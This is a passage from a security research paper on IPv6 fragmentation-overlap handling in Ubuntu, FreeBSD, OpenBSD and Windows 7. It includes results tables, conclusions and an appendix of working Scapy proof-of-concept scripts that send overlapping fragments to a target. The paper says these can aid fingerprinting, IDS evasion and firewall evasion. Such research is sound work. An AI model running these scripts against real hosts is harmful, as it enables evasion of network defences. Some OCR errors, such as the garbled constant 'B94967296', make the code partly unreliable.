















Table 1.d: Tested scenarios and corresponding results for a normal arrival order against OpenBSD 5				M	Case
3	1	-1		 M=0 M=1	1
3	3	-1		 M=0  M=1	2
3	3	0		 M=0 M=1	3
3	2	1		 M=0	4
3	2	-1		 M=0  M=1	5
3	3	1			6
3	2	2			7
3	1	1		 M=0  M=1	8
3	0	0		 M=0  M=1	9
3	0	-1		 M=0  M=1	10
3	0	1		 M=0  M=1	11

Table 1.e: Tested scenarios and corresponding results for a normal arrival order against Windows 7	M	Case
3 1 -1 	 M=1	1
3 3 -1 	 M=0	2
3 3 0 	 M=0	3
3 2 1 		4
3 2 -1 		5
3 3 1 		6
3 2 2 		7
3 1 1 		8
3 0 0 	 M=1	9
3 0 -1 	 M=1	10
3 0 1 		11

5.4.3 FreeBSD 8.2/9 (table 1.c)

Having a quick glance at the FreeBSD results and taking into account the number of the cases in which it responds with an ICMPv6 Echo Reply message, we may infer that this may be the “worst” behaviour from the tested OS. However, by checking more closely, we shall notice that FreeBSD actually discards the overlapping fragment (as it should), although, on the other hand, it doesn't discard the subsequent ones (as it also should, according to RFC5722). This is the reason why in almost all the tested cases, fragments 1 and 3 are accepted (which do not overlap), while fragment 2, which overlaps either with fragment 1, 3 or both, is discarded. The only exception to this is when fragment 2 overlaps only with fragment 3 (partially or completely) and its M flag is set (cases 2, 3 and 6). In these last cases, fragment 3 is discarded and since a fragment with M=0 is never received, no response is received either. On the contrary, when fragment 2 overlaps with fragment 1, it is discarded immediately irrespective of any subsequent overlapping with fragment 3. In all these cases, since fragment 2 has been already discarded, fragment 3 is accepted and hence, a response is received.

To sum up, FreeBSD discards any fragment that overlaps with a previous one, but it doesn't discard this previous fragment, or any subsequent one.

5.4.4 OpenBSD 5 (table 1.d)

If we check closely the OpenBSD results, we will notice that it favours the original packet. Even in the cases that we do not get back a response (3, 4, 6 and 7 for M=1), that is because the second fragment, which is not marked as the last one, completely overlaps the third (last) fragment and hence, since OpenBSD favours the original one, a fragment with an M=0 is actually never accepted from the OS.

As in the case of Ubuntu 10.04, the overlapped packets are not completely overwritten, but their corresponding parts are trimmed. Unlike Ubuntu 10.04 case though, in this case we do not have special cases for atomic fragments (since original ones are generally favoured).

5.4.5 Windows 7 (table 1.e)

Checking the corresponding results, we can infer that Windows 7 responds with an ICMPv6 Echo Reply message only in three cases (cases 1, 11 and 12 for M=1). These are when the second fragment overlaps only with the first one, partially or completely, but without exceeding the last byte of the first offset.












Hence, It seems that Windows 7 comply with RFC 5722 (discarding all the fragments, when overlapping occurs), unless only the 1st fragment is overlapped.

5.5 Varying Independently the Overlapping Offset and Reversing the Arrival Order

The next experiment was to repeat the previous results but with reversing the order of the sending fragments (the green fragment first, then the blue and finally the red one). However, since the arrival order of the fragments shouldn't matter regarding the reassembly, in this scenario we shouldn't expect anything new but the repeat of the previous results. As the results showed, although in their vast majority the previous observations were repeated, there were also some discrepancies from them. Since Ubuntu 10.04 and OpenBSD 5 were very willing to accept overlapping fragments anyway, and FreeBSD rejected any overlapping fragments but not any subsequent ones (an observation which is also repeated here), in table 2 we only concentrate on Ubuntu 11.10 and Windows 7 results.

Checking table 2.a, we can see that by sending the fragments in exactly the reverse order, we

get more responses than sending them in a normal order. If we discard case number 9 for M=1 (which can be considered as normal), we can distinguish three distinct behaviours:

Table 2.A Accepted overlapping results of Ubuntu 11.10 for a reverse arrival order			Case
3 1 -1		 M=0	1
3 3 -1		 M=0	2
3 2 -1		 M=0	5
3 3 1		 M=0 M=1	6
3 2 2		 M=0 M=1	7
3 1 1		 M=0	8
3 0 0		 M=0 M=1	9
3 0 -1		 M=0	10
3 0 1		 M=0	11

- The cases of 9, 10 and 11 for M=0, which are the cases of the atomic fragments where two responses are received (similarly to the normal sending order).
- The other cases (1, 2, 5, 6, 7, 8 for M=1) where the overlapping fragment is discarded (a behaviour that reminds the FreeBSD one).

- When fragment 2 ends after fragment 3 (cases 6 and 7) and M=1, we also get a response by discarding the overlapping fragment 2

The only cases that we do not get any response is when the fragment 2 ends exactly at the same offset with fragment 3 (cases 3 and 4).

Regarding Windows 7 (table 2.b), there are two cases where this OS responds; that is when fragments 2 and 3 completely and exactly overlap, regardless if the M flag of the 2nd fragment is set or not, in which cases Windows 7 considers them probably as repeated packets.

Table 2.B Accepted overlapping results of Windows 7 for a reverse arrival order		Case
3 3 0 ABABABAB ABABABAB ABABABAB BABABABA BABABABA BABABABA ABABABAB ABABABAB	ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=0 ABABABAB ABABABAB ABABABAB ABABABAB ABABABAB M=1	3

All the results of subsections 5.4 and 5.5, for reasons of completeness, are given in Appendix B.

5.6 Fragmentation Overlapping Sending Double Packets

If we vary even more the fragmentation pattern, we may be able to trigger some more responses. An example is given in figure 16. Specifically, in this case:

a) At first, the initial fragment is sent, which includes the ICMPv6 Echo Request Header plus a payload.

b) Then, the 2nd fragment is sent, with an additional IPv6 payload and an offset greater than 0 (but less than the correct one). At this step, the receiver should have already discarded all the fragments and any subsequent of this specific datagram, according to RFC 5722.

c) Then, this same 2nd fragment is re-sent but this time with the correct offset (equal to the length of the 1st fragment).

d) Finally, the 1st fragment (0 offset) is sent again.

The PoC code of this attack can be found in subsection 7.4.




***Figure 16**: Fragmentation Overlapping Sending Double Packets*

The experiment in this case showed that:

a) Ubuntu 10.04 and OpenBSD 5 sent two responses back (one for the overlapping fragments (packets numbered 1 and 2 and one for the packets numbered 3 and 4). This should be expected

since, as we saw from the previous tests, these OS accept overlapping fragments.

b) Ubuntu 11.10, the two FreeBSDs and Windows 7 sent back one response. However:

(1) The two FreeBSDs sent back a response even if the packet numbered 4 is not sent, showing again that they just discard the overlapping fragment (number 2).

(2) Ubuntu 11.10 and Windows 7 did send a response only if all the four packets are sent (including the last one, with the 0 offset).

(3) If the packet numbered 1 is not sent, none of the last three OS sends back a response.

Especially in the cases of Windows 7 and Ubuntu 11.10 the reader may wonder if this behaviour is normal since they actually seem to accept the last two packets. However, as RFC 5722 clearly states, when reassembling an IPv6 datagram, if one or more of its constituent fragments is determined to be an overlapping fragment, the entire datagram (and any constituent fragments, including those not yet received) must be silently discarded. Hence, none of the tested OS can be considered as an RFC compliant one.

6 Conclusions

In this paper, it was shown that fragmentation issues still remain in IPv6 implementation of some of the most popular Operating Systems. The two tested Linux distros (Ubuntu 10.04 and 11.10), the two newest FreeBSD, the latest OpenBSD and Windows 7 were all proven to be susceptible at least to some of the fragmentation attacks. The results can be summarised as following:

- All the tested OS accepted really tiny fragments (e.g. one octet long) which, under specific circumstances (i.e. when deep-packet inspection is not performed) and especially when combined with the use of other IPv6 extension headers, can lead to firewall evasion.
- None of the tested OS is fully RFC compliant.
- Ubuntu 10.04 LTS (using linux kernel 2.6.32) and OpenBSD 5 were proven to be the most susceptible to fragmentation overlapping attacks among the tested OS, each one following the corresponding well-known reassembly policy (Linux and BSD respectively).
- FreeBSD 8.2/9 discard any overlapping fragments, having the most consistent behaviour among the tested OS. Although this is a very good practice, it does not fully comply with RFC 5722 which suggest the rejection of any constituent fragments too (including the ones not yet received). Such a policy would not be an issue if the other OS followed this same policy.
- The two Ubuntu send two responses when atomic fragments overlap with non-atomic ones.
- The behaviour of Ubuntu 11.10 seems to deteriorate significantly when the sending order of the fragments is reversed.
- Windows 7, although seem to have the fewer issues, there are cases that they also accept overlapping fragments.

All the aforementioned issues are mainly because the tested OS do not comply (either partially or completely) with the corresponding RFCs and their recommendations concerning the handling of fragmented IPv6 packets. The impact of these issues, since the behaviour varies between the tested OS, starts from OS fingerprinting and can be extended, if used properly, to IDS insertion / evasion and in some cases, even to firewall evasions. Further research on this field may show that similar issues exist to other OS or at least, to flavours / distros of the same OS families. More extensive research and fully RFC compliance is needed to ensure that IPv6 fragmentation is handled properly and no similar issues will arise when IPv6 will finally be fully deployed.

References

[RFC1858, October 1995], Network Working Group, Security Considerations for IP Fragment Filtering.

[RFC49B, September 2007], Network Working Group, IPv6 Transition/Coexistence Security Considerations.

[RFC 2460, December 1998], Network Working Group, Internet Protocol, Version 6 (IPv6) Specification.

[RFC 5722, December 2009], Network Working Group, Handling of Overlapping IPv6 Fragments.

[NEWSHAM, 1998] Thomas H. Ptacek, Timothy N. Newsham, “Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection”, Secure Networks, Inc. , January, 1998.

[Scapy] http://www.secdev.org/projects/scapy/

[Paxson, Shankar, 2003] Vern Paxson and Umesh Shankar, Active Mapping: Resisting NIDS Evasion Without Altering Traffic,”2 the authors,

[Novak, 2005] Judy Novak, Target-Based Fragmentation Reassembly, Revision 2.0, April 2005, Sourcefire Vulnerability Research Team.

[Novak, Sturges 2007] Judy Novak, Steve Sturges, Target-Based TCP Stream Reassembly, Revision 1.0, August 3, 2007.

7 Appendix A. PoC Scapy Code for the Tested Examples

7.1 Simple Fragmentation (Overlapping)

```
#!/usr/bin/python
from scapy.all import *

if (len(sys.argv) == 5):
    dip = sys.argv[2]
    sip = sys.argv[1]
    length = int(sys.argv[3])
    myoffset = int(sys.argv[4])
else:
    print "it takes four arguments (in the following order): the source IPv6 address, the destination IPv6 address, the length of the fragments (in octets) and the offset of the second fragment (in octets too)"
    sys.exit(1)

myid=random.randrange(1,B94967296,1)  #generate a random fragmentation id

payload1=Raw("AABBCCDD"*(length-1))
payload2=Raw("BBDDAACC"*length)
payload=str(Raw("AABBCCDD"*(length+myoffset-1)))

icmpv6=ICMPv6EchoRequest(data=payload)
ipv6_1=IPv6(src=sip, dst=dip, plen=(length+myoffset)*8)
csum=in6_chksum(58, ipv6_1/icmpv6, str(icmpv6))

print 8*(length+1)
ipv6_1=IPv6(src=sip, dst=dip, plen=8*(length+1)) #plus 1 for the length of the Fragment Extension header
icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1)

frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid, nh=58)
frag2=IPv6ExtHdrFragment(offset=myoffset, m=0, id=myid, nh=58)
packet1=ipv6_1/frag1/icmpv6
packet2=ipv6_1/frag2/payload2
send(packet1)
send(packet2)
```

7.2 The Paxson/Shankar Model

```
#!/usr/bin/python
from scapy.all import *
#IPv6 parameters
sip="fec0::1"
conf.route6.add("fec0::/64",gw="fec0::1")

if (len(sys.argv) == 2):
    dip = sys.argv[1]
else:
    print "it takes one argument: the destination inet6 IP address of the target"
    sys.exit(1)

payload1 = "AABBCCDD"
payload2 = "BBAACCDD"
payload3 = "CCAABBDD"
payload4 = "DDAABBCC"
payload5 = "AACCBBDD"
payload6 = "AADDBBCC"
#compute the checksum
payload=str(Raw("AABBCCDD"*11))
icmpv6=ICMPv6EchoRequest(data=payload)
```

```
ipv6_1=IPv6(src=sip, dst=dip, plen=11*8+8)
csum=in6_chksum(58, ipv6_1/icmpv6, str(icmpv6))

#Fragment
myid=random.randrange(1,B94967296,1)  #generate a random fragmentation id
icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1+payload1)
frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid, nh=58)
frag2=IPv6ExtHdrFragment(offset=4, m=1, id=myid, nh=58)
frag3=IPv6ExtHdrFragment(offset=6, m=1, id=myid, nh=58)
frag4=IPv6ExtHdrFragment(offset=1, m=1, id=myid, nh=58)
frag5=IPv6ExtHdrFragment(offset=6, m=1, id=myid, nh=58)
frag6=IPv6ExtHdrFragment(offset=9, m=0, id=myid, nh=58)
ipv6_1=IPv6(src=sip, dst=dip, plen=2*8+8+8)
packet1=ipv6_1/frag1/icmpv6
ipv6_1=IPv6(src=sip, dst=dip, plen=2*8+8)
packet2=ipv6_1/frag2/(payload2+payload2)
ipv6_1=IPv6(src=sip, dst=dip, plen=3*8+8)
packet3=ipv6_1/frag3/(payload3+payload3+payload3)
ipv6_1=IPv6(src=sip, dst=dip, plen=4*8+8)
packet4=ipv6_1/frag4/(payload4+payload4+payload4+payload4)
ipv6_1=IPv6(src=sip, dst=dip, plen=3*8+8)
packet5=ipv6_1/frag5/(payload5+payload5+payload5)
ipv6_1=IPv6(src=sip, dst=dip, plen=3*8+8)
packet6=ipv6_1/frag6/(payload6+payload6+payload6)
send(packet1)
send(packet2)
send(packet3)
send(packet4)
send(packet5)
send(packet6)
```

7.3 Three Packets Custom Fragmentation Overlapping

```
#!/usr/bin/python
from scapy.all import *
import time
#IPv6 parameters
sip="fec0::1"
conf.route6.add("fec0::/64",gw="fec0::1")

if (len(sys.argv) == 8):
   fip=sys.argv[1]
   dip=sys.argv[2]
   order=sys.argv[3]
   mf=sys.argv[4]
   plength3=int(sys.argv[5])
   overlap=int(sys.argv[6])
   dplength=int(sys.argv[7])
else:
    print "it takes seven arguments: the source IPv6 address,the destination IPv6 address, the order of the packets (normal or reverse), if MS is set or not (noset), the length of the payolad of each fragment (in octets of bytes), the overlap (in octets) and the dlength of the packet (in octets too)"
    sys.exit(1)

if mf=="set":
   mfbit=1
elif mf=="noset":
   mfbit=0
else:
   print "mf can be either 'set' or 'noset'"
   sys.exit(1)

plength1=plength3-1
```

```
    plength2=plength3+dplength
    myoffset=plength1+1

    #compute the checksum
    payload1a="AABBAABB"
    payload2a="BBAABBAA"

    payload1=payload1a*plength1
    payload2=payload2a*plength2
    payload3=payload1a*plength3

    l1 = l2 = l3 = 0
    for i in range(1, 5):
        if i==1:
            l1 = totalplength=1+plength1+plength2
        if i==2:
            if plength2 != plength3:
                l2 = totalplength=1+plength1+plength3
            else:
                continue
        if i==3:
            if plength3 > plength2:
                l3 = totalplength=1+plength1+plength3-plength2
            elif plength2 > plength3:
                l3 = totalplength=1+plength1+plength2-plength3
            else:
                continue

        if i==4:
            totalplength=plength2+overlap
            if l1 == totalplength:  #already checked
                print "finished"
                sys.exit(1)
            elif l2 == totalplength: #already checked
                print "finished"
                sys.exit(1)
            elif l3 == totalplength: #already checked
                print "finished"
                sys.exit(1)

        payload=payload1a*(totalplength-1)
        icmpv6=ICMPv6EchoRequest(data=payload)
        ipv6_1_2_3=IPv6(src=sip, dst=dip, plen=(totalplength)*8)
        csum=in6_chksum(58, ipv6_1_2_3/icmpv6, str(icmpv6))

        #Fragment
        myid=random.randrange(1,B94967296,1)  #generate a random fragmentation id
        icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1a*plength1)
        frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid, nh=58)
        frag2=IPv6ExtHdrFragment(offset=overlap, m=mfbit, id=myid, nh=58) #the overlapping fragment
        frag3=IPv6ExtHdrFragment(offset=myoffset, m=0, id=myid, nh=58)
        ipv6_1_3=IPv6(src=sip, dst=dip, plen=plength3*8+8) #payload length = payload1 + 8 + 8 = payload3 + 8
        ipv6_2=IPv6(src=sip, dst=dip, plen=plength2*8+8) #payload length = payload2 + 8

        packet1=ipv6_1_3/frag1/icmpv6
        if overlap==0:
            packet2=IPv6(src=sip,    dst=dip,    plen=plength2*8+8)/frag2/ICMPv6EchoRequest(cksum=csum,
data=payload2a*(plength2-1))
        else:
            packet2=ipv6_2/frag2/payload2
        packet3=ipv6_1_3/frag3/payload3

        if order=="normal":
```

```
                send(packet1)
                send(packet2)   #creates the overlapped packet(s)
                send(packet3)
        elif order=="reverse":
                send(packet3)
                send(packet2)   #creates the overlapped packet(s)
                send(packet1)
        else:
                print "the order of the packet can be either 'normal' or 'reverse'"
```

7.4 Fragmentation Overlapping using Double Packets

```
    #!/usr/bin/python
    from scapy.all import *

    if (len(sys.argv) == 5):
        dip = sys.argv[2]
        sip = sys.argv[1]
        length = int(sys.argv[3])
        myoffset = int(sys.argv[4])
    else:
        print "it takes four arguments (in the following order): the source IPv6 address, the destination IPv6 address, the
length of the fragments (in octets) and the offset of the second fragment (in octets too)"
        sys.exit(1)

    payload1=Raw("AABBCCDD"*(length-1))
    payload2=Raw("BBDDAACC"*length)

    for i in range(1, 3):
        if i==1:
                payload=str(Raw("AABBCCDD"*(length+length-1)))

                icmpv6=ICMPv6EchoRequest(data=payload)
                ipv6_1=IPv6(src=sip, dst=dip, plen=(length+length)*8)
                csum=in6_chksum(58, ipv6_1/icmpv6, str(icmpv6))

                ipv6_1=IPv6(src=sip, dst=dip, plen=8*(length+1)) #plus 1 for the length of the Fragment Extension
header
                icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1)
                myid=random.randrange(1,B94967296,1)  #generate a random fragmentation id
                frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid, nh=58)
                frag2=IPv6ExtHdrFragment(offset=myoffset, m=0, id=myid, nh=58)
                frag3=IPv6ExtHdrFragment(offset=length, m=0, id=myid, nh=58)
                packet1=ipv6_1/frag1/icmpv6
                packet2=ipv6_1/frag2/payload2
                packet3=ipv6_1/frag3/payload2
                send(packet1)
                send(packet2)
                send(packet3)
                send(packet1)
        if i==2:
                payload=str(Raw("AABBCCDD"*(myoffset+length-1)))

                icmpv6=ICMPv6EchoRequest(data=payload)
                ipv6_1=IPv6(src=sip, dst=dip, plen=(myoffset+length)*8)
                csum=in6_chksum(58, ipv6_1/icmpv6, str(icmpv6))

                ipv6_1=IPv6(src=sip, dst=dip, plen=8*(length+1)) #plus 1 for the length of the Fragment Extension
header
                icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1)
                myid=random.randrange(1,B94967296,1)  #generate a random fragmentation id
                frag1=IPv6ExtHdrFragment(offset=0, m=1, id=myid, nh=58)
                frag2=IPv6ExtHdrFragment(offset=myoffset, m=0, id=myid, nh=58)
```

frag3=IPv6ExtHdrFragment(offset=length, m=0, id=myid, nh=58)
packet1=ipv6_1/frag1/icmpv6
packet2=ipv6_1/frag2/payload2
packet3=ipv6_1/frag3/payload2
send(packet1)
send(packet2)
send(packet3)
send(packet1)

8 Appendix B. Complete list of the results

NOTES:

1. The results correspond to the tests of subsections 5.4 and 5.5.

2. The rows with the blue fonts correspond to a reverse sending order and the black ones correspond to a normal sending order.

Ubuntu 10.04		
Case	**MF**	**payload**
1	noset	AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
2		AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
3		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA
4		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA
5		AABBAABB AABBAABB BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
6		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
7		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
8		AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
9		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
10		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
11		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA
1	set(1)	AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
2		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB
3		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA
4		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA
5		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA AABBAABB AABBAABB
6		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
7		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
8		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB
9		BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB
10		BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
11		BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB

Ubuntu 11.10		
Case	**MF**	**payload**
1	noset	AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
2		AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
3		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA
4		
5		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
6		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
7		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
8		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
9		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA
10		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA
11		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA
1	set(1)	
2		
3		
4		
5		
6		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
7		AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
8		
9		BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB
10		
11		

FreeBSD 8.2/9		
Case	**MF**	**payload**
1	noset	AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
2		AABBAABB AABBAABB BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
3		AABBAABB AABBAABB BBAABBAA BBAABBAA BBAABBAA AABBAABB AABBAABB AABBAABB AABBAABB AABBAABB
